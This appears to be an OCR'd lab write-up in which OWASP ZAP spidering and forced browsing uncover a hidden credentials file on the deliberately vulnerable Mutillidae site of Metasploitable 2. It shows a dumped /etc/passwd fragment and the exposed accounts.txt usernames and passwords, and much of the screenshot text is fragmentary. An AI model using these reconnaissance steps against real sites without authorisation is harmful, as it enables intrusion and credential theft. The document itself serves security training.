dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
```


Tool 5: OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner. When used as a proxy server it allows the user to manipulate all the traffic (http and https) that passes through it. In this example, OWASP ZAP is used to find hidden files in the mutillidae vulnerable website on metasploitable 2. The diagrams shown below illustrate the steps used to find the hidden files in mutillidae. One such file account.txt contains sensitive information. The steps are as follows:


- The metasploitable IP address was configured as a site
- A spider attack was performed on the mutillidae folder
- All the files were found in the results section
- A ‘forced browse and directory (and children)’ scan was performed on the mutillidae folder using the default directory-list-1.0.txt word list file
- The accounts.txt file was discovered and the input contained sensitive information of username and passwords.


File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
https://content-signature-2.cdn.mozilla.net
https://firefox.settings.services.mozilla.com
http://192.168.134.150
GET:/
GET:mutillidae
mutillidae
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://
Select...
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
Progress:
Not started
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
Id Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
1 Pro... 10/5/21, 4:18:10 PM GET http://192.168.134.150/ 200 OK 17... 891 bytes Medium
3 Pro... 10/5/21, 4:22:02 PM GET https://firefox.settings.services.mozilla.com/... 200 OK 26... 11 bytes Low JSON
10 Pro... 10/5/21, 4:22:03 PM GET https://firefox.settings.services.mozilla.com/... 200 OK 87... 11 bytes Low JSON
11 Pro... 10/5/21, 4:22:04 PM GET https://firefox.settings.services.mozilla.com/... 200 OK 11... 11 bytes Low JSON



Attack
Include in Context
Flag as Context
Run application
Exclude from Context
Open/Resend with Request Editor...
Exclude from
Open URL in Browser
Spider...
Active Scan...
Forced Browse Site
Forced Browse Directory
Forced Browse Directory (and Children)
AJAX Spider...
Fuzz...
test.


File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
mutillidae
GET:/
GET:/(page)
documentation
GET:favicon.ico
GET:framer.html
GET:function.fopen
GET:function.highlight-file
'Attack'.
Please be aware that you should only attack applications that you have
test.
URL to attack:
http://
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
Progress:
Not started
History
Search
Alerts
Output
WebSockets
Spider
New Scan
Progress:
0: http://192.168..150/mutillidae
100%
Current Scans: 0
URLs Found:
URLs
Added Nodes
Messages
Processed Method URI
GET http://192.168.134.150/mutillidae/styles/ddsmoothmenu/d... Seed
GET http://192.168.134.150/mutillidae/styles/ddsmoothmenu/d... Seed
GET http://192.168.134.150/mutillidae/styles/global-styles.css Seed


Attack
Include in Context
Flag as Context
Run application
Exclude from Context
Open/Resend with Request Editor...
Exclude from
Open URL in Browser
Show In History Tab
Open URL in System Browser
Copy URLs to Clipboard
Delete
Delete
Manage Tags...
Export All URLs to File...
Spider...
Active Scan...
Forced Browse Site
Forced Browse Directory
Forced Browse Directory (and Children)
AJAX Spider...
Fuzz...
test.
URL to attack:
http://
Use traditional spider:
Use ajax spider:
with


History
Search
Alerts
Output
WebSockets
Spider
Forced Browse
Site: 192.168.134.150:80
List: directory-list-1.0.txt
0%
Req. Timestamp
Resp. Timestamp
Method
URL
Code


Alerts 0 4 8 3 Primary Proxy: localhost:8080


Index of /mutillidae/passwo
https://192.168.134.150/mutillidae/passwords/
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Index of /mutillidae/passwords
Name
Last modified
Size
Description
ent Directory
-
ounts.txt
11-Apr-2011 20:14
176
Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.134.150 Port 80
History
WebSockets

192.168.134.150/mutillidae/

https://192.168.134.150/mutillidae/passwords/accounts.txt

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

```
'admin', 'adminpass', 'Monkey!!!
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'
```